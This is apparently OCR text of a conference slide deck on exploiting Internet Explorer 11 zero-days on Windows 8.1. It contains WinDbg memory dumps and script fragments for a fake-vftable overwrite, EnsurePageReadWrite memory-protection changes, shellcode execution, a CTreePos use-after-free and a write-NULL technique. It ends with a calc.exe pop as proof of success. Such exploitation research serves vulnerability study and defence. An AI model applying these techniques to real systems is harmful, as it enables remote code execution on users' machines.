
```
Script : array_1[i][0]    = 0x61ef3ba1; //EnsurePageReadWrite
         array_1[i+1][18] = 0x0c0bffbc; //Fake VFTable
```

```
0:017> dd 0a0a0030
0a0a0030  00000010 00000000 61ef3ba1 0c0c0c0c

0:017> dd 0c0c0100
0c0c0100  0c0bffbc 04a35940 00000000 00000005
0c0c0110  0000001f 0c0c01[illegible] 1296ce10 00000000
0c0c0120  00000001 0306[illegible]00 00000000 00000010

0:020> dd 0c0bffbc+[illegible] L1
0c0c0038  61ef3ba1    //EnsurePageReadWrite
```

Fake VFTable


Exec code

- Exploit : edit vftable



Exec code

- Exploit : edit memory protect




Exec code

- Exploit : edit memory protect

```
0:015> !address 0x04f46a00
Usage:                  <unknown>
Base Address:           04f46000
End Address:            04f48000
Region Size:            00002000
State:                  00001000    MEM_COMMIT
Protect:                00000040    PAGE_EXECUTE_READWRITE
Type:                   00020000    MEM_PRIVATE
Allocation Base:        04f30000
Allocation Protect:     00000004    PAGE_READWRITE
```

Exec code



Save shell code
Find shell code
Edit process protect
Exec shell code

Exec code

- Exec Sehll Code

```
array_1[i][0] = shellcode_addr;
0x0c0c003c in (array_1[i + 2]);
```

Exec code


计算器
查看(V) 编辑(E) 帮助(H)
0
0000 0000 0000 0000 0000 0000 0000 0000
63 47 32
0000 0000 0000 0000 0000 0000 0000 0000
31 15 0
十六进制
十进制
八进制
二进制
四字
双字
字
字节
Mod A MC MR MS M+ M-
( ) B ← CE C ± √
RoL RoR C 7 8 9 / %
Or Xor D 4 5 6 * 1/x
Lsh Rsh E 1 2 3 - =
Not And F 0 . +
C:\Use
WUDFHost.exe 2328 1,040 K
1084 360 K
360 K
608 K
8,012 K
2,456 K
10,380 K
440 K
552 K
1,256 K
1,644 K
956 K
1,044 K
56,144 K
816 K
1,788 K
1,356 K
20,428 K
2,732 K
1,416 K
34,792 K
56,104 K
3,284 K
11,756 K
10,608 K
153,668 K
iexplore.exe 3208 4,588 K
iexplore.exe 3848 173,804 K
calc.exe 2944 6,536 K
windbg.exe 2400 0.01 56,896 K
Mix_32.exe 1640 0.02 4,776 K


Success?

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A

IE 11 0day 1

- Use after free:


UAF Object : CTreePos
Object Size : 0x60

```
(974.1008): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=068abfc4 ebx=00000008 ecx=03e62fc4 edx=00000000 esi=23c26fc0 edi=046486a8
eip=62e84f17 esp=046485a4 ebp=046485e8 iopl=0         nv up ei pl nz na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
MSHTML!Edit11::CMarkupPositionEnumerator::Analyze+0x32a:
62e84f17 f60104      test    byte ptr [ecx],4       ds:0023:03e62fc4=??
```

IE 11 0day 1


- Memory write:

```
Memory Write :
esi =  p_CTreePos                                  //UAF Object
ecx = [p_CTreePos+0x24] = p_CTreeNode
eax = [p_CTreeNode+0xfc]
```




IE 11 0day 1

- Memory write:



IE 11 0day 1

- Memory write: But …



IE 11 0day 1

- Memory write: NULL …

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A


Write NULL exploit

- Edit IntArray buffer size, but :

```
0:017> dd 0a0a0000
0a0a0000  62264534 04de5940 00000000 00000005
0a0a0010  00000010 0a0a0028 0a0a0028 00000000
0a0a0020  00000001 03960930 00000000 00000010
0a0a0030  00000000 00000000 0c0c0c0c 0c0c0c0c
0a0a0040  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a0050  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a0060  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a0070  0c0c0c0c 0c0c0c0c 00000000 00000000
```

Write NULL exploit


- Edit IntArray buffer size, but :




```
0:017> db 0a0a0000
0a0a0000  34 45 fe 67 40 f9 bb 04-00 00 00 00 05 00 00 00
0a0a0010  10 00 00 00 28 00 0a 0a-28 00 0a 0a 00 00 00 00
0a0a0020  01 00 00 00 f0 08 73 03-00 00 00 00 10 00 00 00
0a0a0030  10 00 00 00 00 00 00 00-0c 0c 0c 0c 0c 0c 0c 0c
```

Write NULL exploit

